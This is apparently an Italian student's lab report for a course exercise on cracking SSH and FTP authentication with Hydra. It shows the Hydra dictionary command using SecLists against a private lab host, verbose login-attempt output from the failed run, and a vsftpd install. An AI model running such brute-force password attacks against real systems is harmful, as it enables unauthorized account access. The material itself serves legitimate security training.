Traccia:

L'esercizio di oggi ha un duplice scopo:

- Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione


Ricordate che la configurazione dei servizi è essa stessa parte dell'esercizio

L'esercizio si svilupperà in due fasi:


- Una prima fase dove insieme vedremo **l'abilitazione di un servizio SSH** e la relativa sessione di cracking dell'autenticazione con Hydra;

- Una seconda fase dove configurerete e craccherete il servizio ftp.


SVOLGIMENTO:




ho creato un nuovo utente con una nuova password



ho testato il nuovo utente con la connessione SSH eseguendo il comando come da screenshot, le credenziali sono giuste perchè ho ricevuto il prompt dei comandi dell'utente tester_user sulla kali.





ho installato seclist che contiene elenchi di username e password

```
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt \-P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt \ -t 4 -vV ssh://192.168.50.100
```

```
Session  Actions  Edit  View  Help
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-17 13:46:44
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295455000000 login tries (l:8295455/p:1000000), ~2073863750000 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://info@192.168.50.100:22
[INFO] Successful, password authentication is supported by ssh://192.168.50.100:22
[ATTEMPT] target 192.168.50.100 - login "info" - pass "123456" - 1 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "password" - 2 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "12345678" - 3 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "qwerty" - 4 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "123456789" - 5 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "12345" - 6 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "1234" - 7 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "111111" - 8 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "1234567" - 9 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "dragon" - 10 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "123123" - 11 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "baseball" - 12 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "abc123" - 13 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "football" - 14 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "monkey" - 15 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "letmein" - 16 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "696969" - 17 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "shadow" - 18 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "master" - 19 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "666666" - 20 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "qwertyuiop" - 21 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "123321" - 22 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "mustang" - 23 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "1234567890" - 24 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "michael" - 25 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "654321" - 26 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "pussy" - 27 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "superman" - 28 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "1qaz2wsx" - 29 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "7777777" - 30 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "fuckyou" - 31 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "121212" - 32 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "000000" - 33 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "qazwsx" - 34 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "123qwe" - 35 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "killer" - 36 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "trustno1" - 37 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "jordan" - 38 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "jennifer" - 39 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "zxcvbnm" - 40 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "asdfgh" - 41 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "hunter" - 42 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "" - 43 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "buster" - 44 of 8295455000000 [child 2] (0/0)
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 1
```

ho lanciato il comando da hydra come da screenshot per trovare la password del nuovo utente creata debole di proposito, solo che nonostante vari tentativi non ha trovato la password ho controllato che ssh accetti la connessione e l'autenticazione con password ho riprovato ma niente se per favore nel feedback dell'esercizio mi dici cosa ho sbagliato o se dovevo provare qualche altra cosa così da riprovarci, grazie.

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install vsftpd
[sudo] password for kali:
The following packages were automatically installed and are no longer required:
  libbluray2  libgdata-common  libgeos3.13.1  libogdi4.1        libsframe1   libsoup-2.4-1      libtheora0     libtheoraenc1  libvpx9                  python3-packaging-whl            python3-wheel-whl
  libgdal36   libgdata22       libhdf4-0-alt  libqt5ct-common1.8  libsigsegv2  libsoup2.4-common  libtheoradec1  libudfread0    linux-image-6.12.25-amd64  python3-pyinstaller-hooks-contrib
Use 'sudo apt autoremove' to remove them.

Installing:
  vsftpd

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 752
  Download size: 151 kB
  Space needed: 381 kB / 47.7 GB available

Get:1 http://kali.mirror.garr.it/kali kali-rolling/main amd64 vsftpd amd64 3.0.5-0.3 [151 kB]
Fetched 151 kB in 1s (200 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 437915 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.5-0.3_amd64.deb ...
Unpacking vsftpd (3.0.5-0.3) ...
Setting up vsftpd (3.0.5-0.3) ...
/usr/lib/tmpfiles.d/vsftpd.conf:1: Line references path below legacy directory /var/run/, updating /var/run/vsftpd/empty → /run/vsftpd/empty; please update the tmpfiles.d/ drop-in file accordingly.
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.3.2) ...

┌──(kali㉿kali)-[~]
└─$ sudo service vsftpd start
```

poi ho installato ftp come da comando come da esercizio ma poi mi sono persa perchè quel giorno quando siamo stati divisi in squadre non mi sembra che l'abbiamo fatto oppure io mi sono persa in questo caso chiedo scusa.